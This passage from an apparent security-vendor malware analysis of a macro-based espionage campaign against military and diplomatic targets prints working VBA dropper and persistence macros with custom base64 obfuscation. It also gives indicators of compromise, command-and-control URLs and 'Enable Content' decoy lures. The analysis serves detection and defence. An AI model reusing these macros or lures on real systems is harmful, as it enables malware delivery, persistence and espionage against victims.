    Set files = CreateObject("Scripting.FileSystemObject").GetFolder(Environ$("LOCALAPPDATA") + "\Microsoft\Windows\INetCache\Content.MSO")
    For Each file In files.files
        If GetTheFileSize(file.Path) = 70400 Then
            Call UnZip(file.Path, Environ$("LOCALAPPDATA") + "\VirtualEnv")
            Dim data As String
            Dim fileData As Integer: fileData = FreeFile
            Open Environ$("LOCALAPPDATA") + "\VirtualEnv\word\Archive.xml" For Input As #fileData
                data = Input(LOF(fileData), fileData)
            Close #fileData
            Open Environ$("APPDATA") + "\Microsoft\Word\STARTUP\Settings.dotm" For Binary Access Write As #fileData
                Put #fileData, , Base64Decode("UEs" + Replace(Replace(data, "#", "A"), "@", "Q"))
            Close #fileData
            Kill (Environ$("LOCALAPPDATA") + "\VirtualEnv\word\vbaProject.bin")
        End If
    Next file
End Sub
```

Figure 9: VBA macro code of Stage-2 document template of variant 2

a) This code enumerates the files in the directory: "%localappdata%\Microsoft\Windows\INetCache\Content.MSO\" until it finds a file with size 70400 (truncated)
b) Once it finds the file, it will Unzip the contents to the directory path: "%localappdata%\VirtualEnv". OOXML file format is essentially an archive file format, and that's why the macro unzips it.
c) Inside the OOXML file, there is an XML file called Archive.xml which contains an encoded version of the persistence template. This is decoded and dropped to the path: %appdata%\Microsoft\Word\STARTUP\Settings.dotm
d) In order to decode the contents of Archive.xml it performs character substitution to restore the original characters of the base64-encoded string. Then it adds the prefix: "UEs" and base64 decodes it.

Code: Base64Decode("UEs" + Replace(Replace(data, "#", "A"), "@", "Q"))
This type of custom base64 decoding is similar to variant 1

3. Once a new instance of the Word application is started on the machine, this persistence template is loaded and the next sequence of steps are carried out to drop the final payload as shown in Figure 10.

```
Sub AutoExit()
    Dim data As String
    Dim fileData As Integer: fileData = FreeFile
    Open Environ$("LOCALAPPDATA") + "\VirtualEnv\word\W" For Input As #fileData
        data = Input(LOF(fileData), fileData)
    Close #fileData
    Open Environ$("LOCALAPPDATA") + "\VirtualEnv\word\Virtual.exe" For Binary Access Write As #fileData
        Put #fileData, , Base64Decode("TVq" + Replace(Replace(data, "@", "A"), "!", "Q"))
    Close #fileData
    Run (Environ$("LOCALAPPDATA") + "\VirtualEnv\word\Virtual.exe")
    Kill (Environ$("LOCALAPPDATA") + "\VirtualEnv\word\WebArchive.xml")
End Sub
```

Figure 10: VBA macro code of persistence template of variant 2

a) Decodes and extracts the payload from WebArchive.xml file. The method for decoding is similar to the one described previously.
b) The decoded file is the final payload which will be dropped to the path: %localappdata%\VirtualEnv\word\Virtual.exe

4. Finally the payload Virtual.exe will be executed. This payload is similar to the one described above.

Zscaler Cloud Sandbox detection

Figure 11 shows the sandbox detection for the final payload.




Figure 11: Zscaler Cloud Sandbox detection

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels.

Win32.Backdoor.CloudFall
Win64.Backdoor.CloudFall
VBA.Downloader.CloudFall

Indicators of compromise

[+] Document Hashes

MD5	File name	Uploader country

4774483bb72ddfa0f6e4b8c5be7093dd	Military cooperation 2021.doc	Ukraine
e4c29642f3803b1bc9aa61603696bb4b	International Conference on Military Strategy and Strategic Intelligence 2021.doc	India
5cba8589a4a76377f9340ef30d6fec41	Tender information.doc	Kazakhstan
4cf8b660a79fc1b7cc4ea6422a02347d	CONFIDENTIAL - International Conference on Military Strategies and Methods.doc	Switzerland
2043b7129bfbe83c95a27c0a20d10612	Situation report - August 25.doc	USA

[+] Binary Hashes

MD5	File name
e35a1add6ddc944e9a757cb65a73db19	Microsoft.Photos.exe
abe0b037dfa52d895c1cd8148988fcc1	Virtual.exe

[+] C2 Domains - Documents

documents.publicserver[.]workers.dev

office365.dc-microsoft.workers[.]dev

cloud.digitalstorage.workers[.]dev

plug.repository.workers[.]dev

mirror.advancestore.workers[.]dev

office365.microsoft-cloud.workers[.]dev

asia.office365-cloud.workers[.]dev

eu.microsoft-365.workers[.]dev

api.office365online.workers[.]dev

[+] C2 Domains - Dropped binary

curly-waterfall-360d.fetrikekke531.workers[.]dev

falling-haze-1812.jerkufetra754.workers[.]dev

[+] C2 domains - Additional

virustotall-360d.fetrikekke531.workers[.]dev

falling-haze-1813.jerkufetra754.workers[.]dev

[+] Download URL

Component	URL
Stage-2 marco doc	documents.publicserver[.]workers.dev/docs/lates office365.dc-microsoft.workers[.]dev/main/doc office365.microsoft-cloud.workers[.]dev/encoding/data/office asia.office365-cloud.workers[.]dev/office/online
Stage-3 persistence template	cloud.digitalstorage.workers[.]dev/old/data plug.repository.workers[.]dev/modules/private
Stage-4 exe payload	mirror.advancestore.workers[.]dev/max/bs mirror.advancestore.workers[.]dev/min/bs public.datastore.workers[.]dev/strong/bs

[+] SSL certificate thumbprints

5cdf93a4081898d99a686ad472b553cddaa9f3bf
c4c3394b0fe4534f5c63ad395cc028b347ba4fa3

[+] File paths

// Persistence template

%appdata%\Microsoft\Word\STARTUP\Main.dotm

%appdata%\Microsoft\Word\STARTUP\Future.dotm

%appdata%\Microsoft\Word\STARTUP\Settings.dotm

// Dropped/Downloaded files

%localappdata%\Photos\Microsoft.Photos.exe

%localappdata%\Tools\build.exe

%localappdata%\VirtualEnv\word\virtual.exe

%localappdata%\Photos\conf.h

%localappdata%\VirtualEnv\word\conf.xml

Appendix I


[+] Decoy #2


REPUBLIC OF TURKEY
MINISTRY OF FOREIGN AFFAIRS
This document encrypted in Microsoft Office 365.
To decrypt and view content, please open this document in Microsoft Word, then click Enable Editing and click Enable Content.


[+] Decoy #3


TÜRK DENİZ KUVVETLERİ
1081
This document encrypted in Microsoft Office 365.
To decrypt and view content, please open this document in Microsoft Word, then click **Enable Editing** and click **Enable Content**.

[+] Decoy #4


ՀԱՅԱՍՏԱՆ
ՔԻՆԿԱԾ ՈՒԺԵՐ
This document is encrypted in Online Office 365.
To view content, please open this document in Microsoft Word, then click Enable Editing and click Enable Content.

[+] Decoy #5



Appendix II

// Conferences referenced in decoy content

http://researchworld.org/Conference2021/Uzbekistan/1/I2C2E/
https://waset.org/military-strategy-and-strategic-intelligence-conference
https://www.offshore-technology.com/comment/saudi-aramco-berri-field-upgrade/
https://waset.org/military-studies-and-leadership-conference